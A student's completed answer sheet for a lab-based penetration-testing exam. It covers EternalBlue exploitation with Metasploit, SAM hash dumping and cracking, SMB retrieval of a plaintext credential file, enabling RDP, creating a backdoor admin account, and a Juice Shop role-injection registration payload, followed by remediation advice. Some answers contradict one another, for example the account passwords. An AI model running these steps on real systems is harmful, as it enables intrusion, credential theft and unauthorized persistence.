



Final Examination

Time: As instructed by the examiner

Total Marks: 25

GENERAL INSTRUCTIONS

- Answer ALL questions.
- All practical tasks must be performed within the designated lab environment.
- Document all commands used and include screenshots where instructed.
- Unauthorized access beyond the defined scope is strictly prohibited.
- Ensure all flags and extracted information are copied accurately from the target systems.
- Screenshots without visible commands/output may not receive marks.
- Submit your completed document as a single PDF file named: `SerialNumber_Name_FinalExam.pdf`
- Destructive actions, unauthorized scanning, or denial-of-service conditions will result in immediate failure.

Student Name: Rifah Tasnia

Attendance Serial Number: 15

EXAM SCENARIO

You have been deployed as a **Junior Security Analyst** to conduct an authorized security assessment on the internal staging infrastructure of **Horizon Corp.** The company's Security Operations Center (SOC) recently flagged network anomalies highlighting critical architectural weaknesses. Your mission is to audit these exposures, validate their impact via controlled exploitation, establish administrative persistence, and provide actionable remediation.

Targets

- **Target 1 (HORIZON-WIN-SRV)** — Internal Windows Infrastructure Server
- **Target 2 (JUICE-SHOP-STG)** — OWASP Juice Shop Web Application Layer

Wordlist File Preparation

Before starting, create a file named `wordlist.txt` on your Kali attacker machine with the following entries (one per line):

```
Abcd@1234
Asdf@1234
Qwerty@54321
Abc@123
Xyz@321
Zxcv@4321
1234567
12345678
```

SECTION A — INFRASTRUCTURE ENUMERATION & ACCESS / TARGET 1

SCENARIO TASK 1 — INTERNAL WINDOWS SERVER COMPROMISE (Level 4)

Q1 (5 marks) Exploitation and Credential Extraction

Threat intelligence indicates that HORIZON-WIN-SRV is susceptible to MS17-010 (EternalBlue). Perform the following tasks:

- Perform a controlled scan to verify whether the target is actively vulnerable.
- Execute the matching exploit module to obtain an administrative command-line shell.
- Dump the local SAM database hashes from the compromised machine.
- Launch an offline credential attack against the extracted hashes using `wordlist.txt`.



Provide the following answers:

- Vulnerability verification scanner/module used: nmap script=vuln 192.168.64.128
- Exploit module used: exploit/windows/smb/ms17_010_eternalblue
- Tool used for hash dumping: hashdump
- Tool used for password cracking: hashcat
- Recovered plaintext Administrator password: Zxcv@4321

→ Include: full commands, terminal output.

```
Host script results:
|_samba-vuln-cve-2012-1182: NT_STATUS_ACCESS_DENIED
|_smb-vuln-ms10-054: false
|_smb-vuln-ms10-061: NT_STATUS_ACCESS_DENIED
|_smb-vuln-ms17-010:
|   VULNERABLE:
|   Remote Code Execution vulnerability in Microsoft SMBv1 servers (ms17-010)
|   State: VULNERABLE
|   IDs: CVE:CVE-2017-0143
|   Risk factor: HIGH
|   A critical remote code execution vulnerability exists in Microsoft SMBv1
|   servers (ms17-010).
|
|   Disclosure date: 2017-03-14
|   References:
|   https://technet.microsoft.com/en-us/library/security/ms17-010.aspx
|   https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-0143
|   https://blogs.technet.microsoft.com/msrc/2017/05/12/customer-guidance-for-wannacrypt-attacks/
|_
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 77.13 seconds
```

Q2 (2 marks) SMB Share Enumeration

With administrative access established on Target 1, investigate the SMB file-sharing posture to identify improperly restricted network shares.

Smbclient -L //192.168.64.128 -U Administrator

SECTION B — DATA ACCESS & SYSTEM CONFIGURATION / TARGET 1

Q3 (3 marks) Sensitive Data Retrieval

An internal asset file containing corporate employee directories has been stored insecurely inside an open SMB shared folder. Perform the following tasks:

- Connect and authenticate to the identified shared folder from your Linux attack platform.
- Locate file named: `Important.txt`
- The file is located on the **Administrator Desktop**
- Download the file to your local attack workspace and output its contents on the terminal.
- Display the contents of the file using the terminal.

→ State:

The exact commands used for: `cat Important.txt`



connection : Smbclient -L //192.168.64.128/C\$ -U Administrator
file download : get Important.txt
displaying file
contents:

```
(root@kali)-[/home/kali/Desktop]
# cat Important.txt
ERP Portal
Username : finance_admin
Password : Fin@2026

Mail Portal
Username : shadman@horizon.com
Password : Qwerty@54321

VPN Dashboard
Username : vpn-support
Password : Vpn#4455
```

The recovered **Mail Portal username** : shadman@horizon.com
The recovered **Mail Portal password** : **Qwerty@54321**

Q4 (2 marks) Remote Desktop Enablement

The RDP daemon was previously disabled during an emergency patch window. Override this setting to prepare for a graphical administrative audit.

→ State: exact command used to enable RDP.

`post/windows/manage/enable_rdp`

→ Include: screenshot of successful remote command execution.

```
meterpreter > shell
Process 1104 created.
Channel 1 created.
Microsoft Windows [Version 6.1.7600]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\Windows\system32>exit
exit
meterpreter > background
[*] Backgrounding session 1...
msf exploit(windows/smb/ms17_010_psexec) > use post/windows/manage/enable_rdp
msf post(windows/manage/enable_rdp) > set SESSION 1
SESSION => 1
msf post(windows/manage/enable_rdp) > run
[*] Enabling Remote Desktop
[*] RDP is disabled; enabling it ...
[*] Setting Terminal Services service startup mode
[*] Terminal Services service is already set to auto
[*] Opening port in local firewall if necessary
```

Q5 (2 marks) Persistence via User Account Creation

Create a secondary privileged account on Target 1 matching the following exact specifications:



- Username: secops
- Password: Abcd@1234

Then:

- Provision the new local user account onto Target 1.
- Add the account to the local Administrators group.
- Add the account to the local Remote Desktop Users group.

→ Include: exact sequence of commands executed for user creation and local group verification.

```
net user secops Qwerty@54321 /add  
net localgroup administrators secops /add
```


Q6 (3 marks) Remote Access Verification

Validate your persistence mechanism by initiating a remote desktop connection (xfreerdp, remmina, or rdesktop) authenticating with the newly created secops account credentials.

→ State: exact RDP connection command used.

```
xfreerdp /u:secops /p:SecOps@2026 /v:192.168.64.128 /sec:rdp
```

→ Include: screenshot clearly showing the active Windows RDP session, logged-in secops user context, and fully visible desktop.





SECTION C — WEB APPLICATION SECURITY ASSESSMENT / TARGET 2

SCENARIO TASK 2 — WEB APPLICATION PRIVILEGE ESCALATION (Level 4)

Q7 (5 marks) Registration Privilege Escalation

Analyze the OWASP Juice Shop user registration mechanism for broken object/parameter-level authorization vulnerabilities. Perform the following tasks:

- Navigate to the user registration endpoint and fill out a baseline account creation request with "hacker@juiceshop.com"
- Route traffic through an interception proxy to capture the raw outbound registration payload.
- Identify and manipulate hidden structural parameters within the request body to perform privilege escalation.
- Forward the payload and verify access to the Admin Panel using the manipulated account.

Provide the following answers:

- Interception tool utilized:
- Specific parameter(s) and injected value(s) modified:

→ Provide: step-by-step technical explanation of the attack process.

Tool: Burp-Suit

The registration request was intercepted using Burp Suite. The JSON payload was analyzed, and the server response revealed role assignment. This indicates a potential broken access control vulnerability where privilege-related parameters could be manipulated.

→ Include: screenshot proving verified access to the Admin Panel while authenticated as the manipulated account.

```
10 Accept-Encoding: gzip, deflate, br
11 Cookie: language=en; welcomebanner_status=dismiss; cookieconsent_status=
    dismiss; continueCode=
    a18lyK5be4DVLvqJZ2Pm03APJtqcMSQOhrMtVzGwpqokMrjBxR7zWn9N6XEQ
12 Connection: keep-alive
13
14 {
15   "email": "hacker1@juiceshop.com",
16   "password": "123456",
    "passwordRepeat": "123456",
    "role": "admin",
    "securityQuestion": {
      "id": 13,
      "question": "Number of one of your customer or ID cards?",
      "createdAt": "2026-05-17T10:17:55.669Z",
      "updatedAt": "2026-05-17T10:17:55.669Z"
    },
    "securityAnswer": "11111"
  }
```

```
11 Vary: Accept-Encoding
12 Date: Sun, 17 May 2026 12:29:20 GMT
13 Connection: keep-alive
14 Keep-Alive: timeout=5
15
16 {
  "status": "success",
  "data": {
    "username": "",
    "deluxeToken": "",
    "lastLoginIp": "0.0.0.0",
    "profileImage": "/assets/public/images/uploads/defaultAdmin.png",
    "isActive": true,
    "id": 26,
    "email": "hacker1@juiceshop.com",
    "role": "admin",
    "updatedAt": "2026-05-17T12:29:20.315Z",
    "createdAt": "2026-05-17T12:29:20.315Z",
    "deletedAt": null
  }
}
```



SECTION D — REMEDIATION & SECURITY HARDENING

Q8 (3 marks) Practical Remediation Recommendations

Formulate engineering-focused, tactical remediation strategies based directly on your findings. Suggest one specific and practical fix for each of the following:

- (a) *MS17-010 / EternalBlue vulnerability on Target 1.*
- (b) *Insecure SMB shared folder exposure on Target 1.*
- (c) *Registration privilege escalation vulnerability on Target 2.*

A. Apply Microsoft security patch MS17-010 immediately, If patching is temporarily not possible, disable SMBv1.

B. Audit all SMB shares using net share and remove any unnecessary shares, Enable SMB signing to prevent relay attacks.

C. Identify the vulnerable registration endpoint or service and enforce server-side role validation — never trust client-supplied role/privilege parameters. Implement input sanitization and authorization checks before any account is assigned elevated privileges. Apply the principle of least privilege to default registration roles, and log/alert on any privilege change events for post-registration audit trails.

— END OF EXAMINATION PAPER —

Total Marks: 25 | Ensure all commands, flags, and screenshots are clearly documented in your PDF submission.